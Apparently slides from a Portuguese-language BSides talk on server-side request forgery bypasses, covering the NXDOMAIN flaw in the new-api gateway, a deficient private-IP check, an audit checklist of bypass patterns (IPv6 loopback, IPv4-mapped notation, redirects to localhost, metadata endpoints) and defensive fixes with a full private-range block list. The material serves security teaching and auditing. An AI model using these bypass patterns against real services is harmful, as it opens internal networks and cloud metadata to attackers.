SSRF não é só "campo que aceita URL". Qualquer fetch server-side a partir de input do usuário é superfície de ataque.

new-api

`new-api` `27k stars` `DNS bypass` CVE-2026-33655

Gateway unificado de AI models. 27k stars, converte entre formatos OpenAI, Claude e Gemini.

Validação recebe URL com hostname

Tenta resolver via DNS pra checar se é IP privado. Lógica correta até aqui.

DNS retorna NXDOMAIN

Hostname não existe. A função interpreta como `"não é privado"` e retorna `safe`.

HTTP client resolve por conta própria

Usa outro resolver, ou hostname resolve depois. Request vai pra IP interno.

O QUE FAZ	O QUE DEVERIA FAZER
NXDOMAIN → "safe"	NXDOMAIN → rejeitar

> Regra: se o DNS não resolver, rejeite. Nunca trate "não consegui resolver" como "então tá safe".

Como encontrar

Código típico

```
function isPrivateIP(ip) {
  const ranges = [
    "127.0.0.0/8",
    "10.0.0.0/8",
    "172.16.0.0/12",
    "192.168.0.0/16"
  ];
  // No IPv6!
  // No RFC 6598!
  return ranges.some(r =>
    inRange(ip, r));
}
```

Checklist de auditoria

- ✗ **Checa IPv6?**
  ::1 e ::ffff:127.0.0.1
- ✗ **Normaliza IPv4-mapped?**
  Hex form pode escapar a regex
- ✗ **Tem 100.64.0.0/10?**
  RFC 6598 — CGNAT, quase ninguém inclui
- ✗ **Resolve DNS antes?**
  Hostname → IP → valida o IP resolvido
- ✗ **Segue redirect?**
  307 → localhost depois da validação
- ✗ **NXDOMAIN = safe?**
  Deve rejeitar, não tratar como seguro

```
$ gh search code isPrivateIP isInternalAddress isUrlSafe → abrir → testar payloads → 15 min/projeto
```

COMO DEFENDER

Resolva DNS antes de validar

Valide o IP resolvido, não a string da URL. Use `getaddrinfo()` que retorna tanto IPv4 quanto IPv6. E valide todos os IPs retornados, não só o primeiro.

```
// Errado: validar a string
if (isPrivate(url.hostname)) block();

// Certo: resolver primeiro, validar o IP
const addrs = await dns.resolve(hostname);
for (const addr of addrs) {
  if (isPrivate(addr)) block();
}
```

Normalize IPv6 → IPv4

Antes de checar ranges, converta IPv4-mapped IPv6 pro IPv4 equivalente. Assim a blocklist funciona independente da notação.

```
// Python
addr = ipaddress.ip_address("::ffff:127.0.0.1")
if addr.ipv4_mapped: # → 127.0.0.1
  addr = addr.ipv4_mapped

// Node.js
if (ip.startsWith("::ffff:"))
  ip = ip.slice(7); // extrair IPv4
```

Como defender

✓ Blocklist completa

Não são só 4 ranges. Se tá em dúvida se precisa estar na lista — inclua.

Loopback 127.0.0.0/8	RFC 1918 10.0.0.0/8
RFC 1918 172.16.0.0/12	RFC 1918 192.168.0.0/16
RFC 6598 ← esquecido 100.64.0.0/10	Link-local ← metadata 169.254.0.0/16
"This" network 0.0.0.0/8	IPv6 loopback ::1/128
IPv6 link-local fe80::/10	IPv6 unique local fc00::/7

Como defender

✓ Desabilite redirects

Não siga redirects automaticamente. Se precisar, re-valide o IP de destino a cada hop. Validação passou na URL externa, 307 levou pro localhost — bypass clássico.

✓ Allowlist > blocklist

Blocklist é uma corrida armamentista que você perde — sempre vai ter uma notação nova, um range esquecido. Quando o caso de uso permitir, use allowlist de domínios ou IPs específicos.

✓ Metadata hardening por cloud

GCP

Requer header

`Metadata-Flavor: Google`

Parcial

Header injection bypassa (nosso case)

AWS

IMDSv2: PUT + token

`hop limit = 1`

Mais robusto

IMDSv1 ainda é default em contas antigas

Azure

Requer header

`Metadata: true`

Parcial

Similar ao GCP — header injection bypassa

Não implemente do zero

Use libs testadas e mantidas pra sua linguagem. Toda implementação custom que auditei tinha pelo menos um gap.

5 projetos, 5 bypasses — essa é a prova.

APRENDIZADOS

01

Menor privilégio contém o dano

SSRF com SA amplo vira cloud takeover. Com escopo restrito, vira leak de metadata e pronto.

02

Cada linguagem tem armadilha própria

Node converte pra hex, PHP tem flag que não cumpre o nome, Python falha silencioso. Conhecer sua linguagem é parte da segurança.

03

Encontrou isPrivateIP? Tem bypass em 15 minutos

Os 6 padrões do checklist te levam lá. Se nenhum funcionar, anota como referência de como deveria ser feito.

04

Qualquer fetch server-side com input é superfície

OAuth callbacks, webhooks, importers, refresh endpoints. Vai muito além de "campo URL no formulário".

05

Vocês conseguem encontrar esses bugs

GitHub code search, 6 perguntas, 15 payloads. Leva 15 minutos por projeto.

ENCERRAMENTO

```
root@bsides:~$ echo "obrigado!"
```

Obrigado!

Bruno Menna

CONTATO

LinkedIn	linkedin.com/in/bruno-menna
GitHub	github.com/b-hermes

MATERIAL DA TALK

Slides	menna.website/ssrf-bsides-2026
gcp_enum	github.com/b-hermes/gcp_enum

SCAN PRA CONECTAR
LinkedIn